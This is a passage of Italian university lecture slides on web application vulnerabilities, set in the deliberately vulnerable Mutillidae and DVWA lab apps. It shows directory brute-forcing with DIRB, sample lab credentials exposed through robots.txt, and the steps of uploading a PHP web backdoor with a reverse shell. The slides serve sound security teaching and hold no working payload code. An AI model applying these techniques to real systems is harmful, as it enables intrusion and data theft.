



Dipartimento di Informatica
Università degli Studi di Salerno

Penetration Testing and Ethical Hacking

Insicurezza delle Web Application

Arcangelo Castiglione
arcastiglione@unisa.it

Ambiente Operativo

Mutillidae (Metasploitable 2)

**Mutillidae: Born to be Hacked**

Version: 2.1.19 Security Level: 0 (Hosed) Hints: Disabled (0 - I try harder) Not Logged In

Home Login/Register Toggle Hints Toggle Security Reset DB View Log View Captured Data

Core Controls ▸
OWASP Top 10 ▸
Others ▸
Documentation ▸
Resources ▸



Site
hacked...err...quality-
tested with Samurai
WTF, Backtrack,
Firefox, Burp-Suite,
Netcat, and [these](#)
[Mozilla Add-ons](#)

 @webpwnized



Mutillidae: Deliberately Vulnerable PHP Scripts Of OWASP Top 10

Latest Version / Installation

- [Latest Version](#)
- [Installation Instructions](#)
- [Usage Instructions](#)
- [Get rid of those pesky PHP errors](#)
- [Change Log](#)
- [Notes](#)

Samurai WTF and Backtrack contains all the tools needed or you may build your own collection



Ambiente Operativo

DVWA (Metasploitable 2)

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

You have logged in as 'admin'

Username: admin
Security Level: high
PHPIDS: disabled

È possibile impostare il livello di sicurezza desiderato

Damn Vulnerable Web Application (DVWA) v1.0.7

Principali Vulnerabilità

- Le principali categorie di vulnerabilità che impattano le Web Application sono le seguenti
 - Information Leakage
 - File Upload
 - File Inclusion (FI)
 - Command Injection
 - SQL Injection
 - Cross-Site Scripting (XSS)
 - Cross-Site Request Forgery (CSRF)

Principali Vulnerabilità

Information Leakage

- Informazioni critiche o sensibili relative alla Web Application (o al Web Server) vengono esposte
- Vulnerabilità tipicamente causata dai seguenti fattori
 - **Directory Browsing**
 - Configurazione impropria della funzionalità di navigazione delle directory (cartelle) che permette di visualizzare i file presenti all'interno di esse
 - **Commenti nel codice HTML**
 - Gli sviluppatori spesso includono dei commenti all'interno del codice sorgente dimenticandosi di rimuoverli

Principali Vulnerabilità

Information Leakage – Individuazione di File e Cartelle

- Questa vulnerabilità potrebbe essere rilevata e sfruttata mediante strumenti per il Web Crawling e Directory Bruteforce
 - Ad esempio, DIRB
 - Maggiori dettagli in seguito

```
root@kali:~# dirb http://10.0.2.10/mutillidae/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Dec 13 04:31:02 2019
URL_BASE: http://10.0.2.10/mutillidae/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.10/mutillidae/ ----
==> DIRECTORY: http://10.0.2.10/mutillidae/classes/
+ http://10.0.2.10/mutillidae/credits (CODE:200|SIZE:509)
==> DIRECTORY: http://10.0.2.10/mutillidae/documentation/
+ http://10.0.2.10/mutillidae/favicon.ico (CODE:200|SIZE:1150)
+ http://10.0.2.10/mutillidae/footer (CODE:200|SIZE:450)
+ http://10.0.2.10/mutillidae/header (CODE:200|SIZE:19879)
+ http://10.0.2.10/mutillidae/home (CODE:200|SIZE:2930)
```

Principali Vulnerabilità

Information Leakage – Individuazione di File e Cartelle

```
+ http://10.0.2.10/mutillidae/robots (CODE:200|SIZE:160)
+ http://10.0.2.10/mutillidae/robots.txt (CODE:200|SIZE:160)
==> DIRECTORY: http://10.0.2.10/mutillidae/styles/

---- Entering directory: http://10.0.2.10/mutillidae/classes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.10/mutillidae/documentation/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)


---- Entering directory: http://10.0.2.10/mutillidae/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.0.2.10/mutillidae/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

Tra i vari file viene individuato robots.txt

Principali Vulnerabilità

Information Leakage – Individuazione di File e Cartelle




```
10.0.2.10/mutillidae/robots.txt x +
⬅ ➡ ↺ 🏠 ⓘ 10.0.2.10/mutillidae/robots.txt
User-agent: *
➡ Disallow: ./passwords/ Cartella chiamata passwords
Disallow: ./config.inc
Disallow: ./classes/
Disallow: ./javascript/
Disallow: ./owasp-esapi-php/
Disallow: ./documentation/
```

Contenuto del file robots.txt

Principali Vulnerabilità


Information Leakage – Individuazione di File e Cartelle



All'interno della cartella passwords è presente il file accounts . txt

Principali Vulnerabilità

Information Leakage – Individuazione di File e Cartelle



```
'admin', 'adminpass', 'Monkey!!!  
'adrian', 'somepassword', 'Zombie Films Rock!!!  
'john', 'monkey', 'I like the smell of confunk  
'ed', 'pentest', 'Commandline KungFu anyone?'
```

Contenuto del file accounts . txt

Principali Vulnerabilità

File Upload

- Tipo di vulnerabilità spesso molto semplice da sfruttare

- Permette di caricare sul Web Server file potenzialmente malevoli
 - File Eseguibili, Backdoor PHP, etc
 - Maggiori dettagli in seguito...


- Un tipico pattern per sfruttare questo tipo di vulnerabilità prevede di
 1. Generare una *Web Backdoor PHP* (ed eventualmente «nasconderla» in altri tipi di file)
 2. Caricarla sul Web Server tramite funzionalità di File Upload
 3. Connettersi alla *Web Backdoor PHP*



Principali Vulnerabilità

File Upload – Shellcode (Reverse Shell)


- **Reverse Shell:** l'exploit fa sì che la macchina target ci contatti
- In questo modo il firewall non bloccherà la connessione



Principali Vulnerabilità

File Upload – Shellcode (Reverse Shell)

- **Reverse Shell:** l'exploit fa sì che la macchina target ci contatti
- In questo modo il firewall non bloccherà la connessione




Maggiori dettagli nelle prossime lezioni...

Principali Vulnerabilità

File Upload


- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
- `http://10.0.2.10/dvwa/`



Principali Vulnerabilità

File Upload


- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
- `http://10.0.2.10/dvwa/`



Principali Vulnerabilità

File Upload


- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
- `http://10.0.2.10/dvwa/`



Principali Vulnerabilità

File Upload

- Proviamo ad effettuare l'upload di una *Web Backdoor PHP*
- `http://10.0.2.10/dvwa/`



The screenshot shows the DVWA web application interface. At the top, there's a dark header with the DVWA logo. Below it, a sidebar on the left contains a list of vulnerability categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload (highlighted in green), XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: File Upload'. It contains a form with the text 'Choose an image to upload:' and a 'Browse...' button. Below the button, it says 'No file selected.' and there is an 'Upload' button. To the right of the form, there's a 'More info' section with three links: http://www.owasp.org/index.php/Unrestricted_File_Upload, <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websecurity/upload-forms-threat.htm>. At the bottom left, it shows 'Username: admin', 'Security Level: high', and 'PHPIDS: disabled'. At the bottom right, there are 'View Source' and 'View Help' buttons. The footer at the very bottom says 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Principali Vulnerabilità

File Upload

